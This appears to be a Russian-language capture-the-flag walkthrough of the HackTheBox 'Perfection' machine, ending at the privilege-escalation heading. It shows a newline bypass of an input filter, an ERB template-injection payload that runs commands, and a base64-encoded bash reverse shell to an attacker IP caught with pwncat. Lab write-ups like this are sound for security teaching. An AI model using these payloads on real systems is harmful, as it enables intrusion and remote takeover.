
Calculate your weighted grade

Category	Grade	Weight (%)
<%= 7*7 %>	100	100
N/A	0	0
N/A	0	0
N/A	0	0
N/A	0	0

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Веб форма с данными



Calculate your weighted grade

Category	Grade	Weight (%)

Submit

Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the grade and weight fields if you are not using a row.

Malicious input blocked


Содержимое страницы

В выводе вместо введенной нами строки или результата вычисления получаем сообщение о том, что заблокирован вредоносный ввод. Значит, используется фильтр, который сигнализирует программе, что пользователь ввел что то потенциально опасное.

ТОЧКА ОПОРЫ

Попробуем перебрать разные символы и последовательности, это даст нам понимание того, на какие из них будет срабатывать фильтр, а какие помогут его обойти. Начинаем со всех возможных символов в кодировке URLEncode.

Перебирать будем с помощью очень удобного Burp Intruder. Для этого в Burp History найдем запрос с отправкой данных на сервер и добавим его в Burp Intruder комбинацией клавиш Ctrl-I. При помощи Ctrl-Shift-I переходим к Burp Intruder.



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: http://10.10.11.253

☑ Update Host header to match target

```
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
Content-Length: 193
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.253
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.253/weighted-grade-calc
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

category1=q§we§%3C%25%3D+7*7+%25%3E&grade1=100&weight1=100&category2=N%2FA&grade2=0&weight2=0&category3=N%2FA&grade3=0&weight3=0&category4=N%2FA&grade4=0&weight4=0&category5=N%2FA&
grade5=0&weight5=0
```

Burp Intruder — вкладка Positions

В качестве словаря для перебора используем URI hex из набора SecLists.



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack typ

Payload set: 1

Payload count: 256

Payload type: Simple list

Request count: 256

Payload settings [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
%00
%01
%02
%03
%04
%05
%06
```

Enter a new item

Burp Intruder — вкладка Payloads

Запускаем сканирование, оно закончится слишком быстро. Сортируем результат по длине ответа и видим несколько запросов, в ответ на которые мы получили код 500. А еще один запрос имеет код 200 и не тот же, что у других, размер. При этом мы смогли обойти фильтр, и сервер вернул результат выполнения нагрузки.



Request	Payload	Status code	Error	Timeout	Length	Comment
245	%f4	500	☐	☐	298	
246	%f5	500	☐	☐	298	
247	%f6	500	☐	☐	298	
248	%f7	500	☐	☐	298	
249	%f8	500	☐	☐	298	
250	%f9	500	☐	☐	298	
251	%fa	500	☐	☐	298	
252	%fb	500	☐	☐	298	
253	%fc	500	☐	☐	298	
254	%fd	500	☐	☐	298	
255	%fe	500	☐	☐	298	
256	%ff	500	☐	☐	298	
11	%0a	200	☐	☐	5593	
0		200	☐	☐	5519	
1	%00	200	☐	☐	5519	
2	%01	200	☐	☐	5519	
3	%02	200	☐	☐	5519	
4	%03	200	☐	☐	5519	
5	%04	200	☐	☐	5519	
6	%05	200	☐	☐	5519	
7	%06	200	☐	☐	5519	


```
          </tr>
        </table>
        <button type="submit">
          Submit
        </button>
        <p>
          Please enter a maximum of five category names, your grade in them out of 100, an
          using a row.
        </p>
      </form>
      Your total grade is 100%<p>
        q
        49: 100%
      </p>
      <p>
        N/A: 0%
      </p>
      <p>
        N/A: 0%
      </p>
      <p>
```

Результат перебора

Сочетаниями клавиш Ctrl R и Ctrl Shift R переносим запрос в Burp Repeater и меняем нагрузку на ту, что выполнит какую-нибудь команду. Например, `id`.

```
<%= IO.popen('id').readlines() %>
```

Перед отправкой запроса на сервер необходимо закодировать нагрузку в формат URLEncode. Это можно сделать сразу в Burp комбинацией клавиш Ctrl U.



```
POST /weighted-grade-calc HTTP/1.1
Host: 10.10.11.253
Content-Length: 216
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.253
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.253/weighted-grade-calc
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: keep-alive

category1=q%0a<%25%3d+IO.popen('id').readlines()+%25>&grade1=100&weight1=100&category2=N%2FA&grade2=0&weight2=0&category3=N%2FA&grade3=0&weight3=0&category4=N%2FA&
grade4=0&weight4=0&category5=N%2FA&grade5=0&weight5=0
```

```
          Please enter a maximum of five category names, your grade in them out of 100, and their weight. Enter "N/A" into the category field and 0 into the
          grade and weight fields if you are not using a row.
        </p>
      </form>
      Your total grade is 100%<p>
        q
        ["uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)\n"]: 100%
      </p>
      <p>
        N/A: 0%
      </p>
      <p>
        N/A: 0%
      </p>
      <p>
        N/A: 0%
```

Результат выполнения запроса

Команда выполнена, а значит, есть возможность удаленного выполнения кода (RCE). Закодируем реверс шелл в формат Base64:

```
echo -en 'bash -i >& /dev/tcp/10.10.16.143/4321 0>&1' | base64
```

Справка: реверс шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, запустившего шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».


Затем запускаем листенер:

```
pwncat-cs -lp 4321
```

И теперь вместо команды `id` отправляем вот такой однострочник:

```
echo YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNi4xNDMvNDMyMSAwPiYx
|base64 -d |bash
```

Это конвейер команд, который декодирует реверс шелл и выполняет его в командной оболочке.



```
~/tmp/HTB/perfection
pwncat-cs -lp 4321
[20:31:40] Welcome to pwncat 🐈!
[20:31:53] received connection from 10.10.11.253:54004
[20:32:28] 10.10.11.253:54004: registered new host w/ db
(local) pwncat$ back
(remote) susan@perfection:/home/susan/ruby_app$ cat ~/user.txt
468c9cd1ae04cf4d269f5796a819d772
(remote) susan@perfection:/home/susan/ruby_app$
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

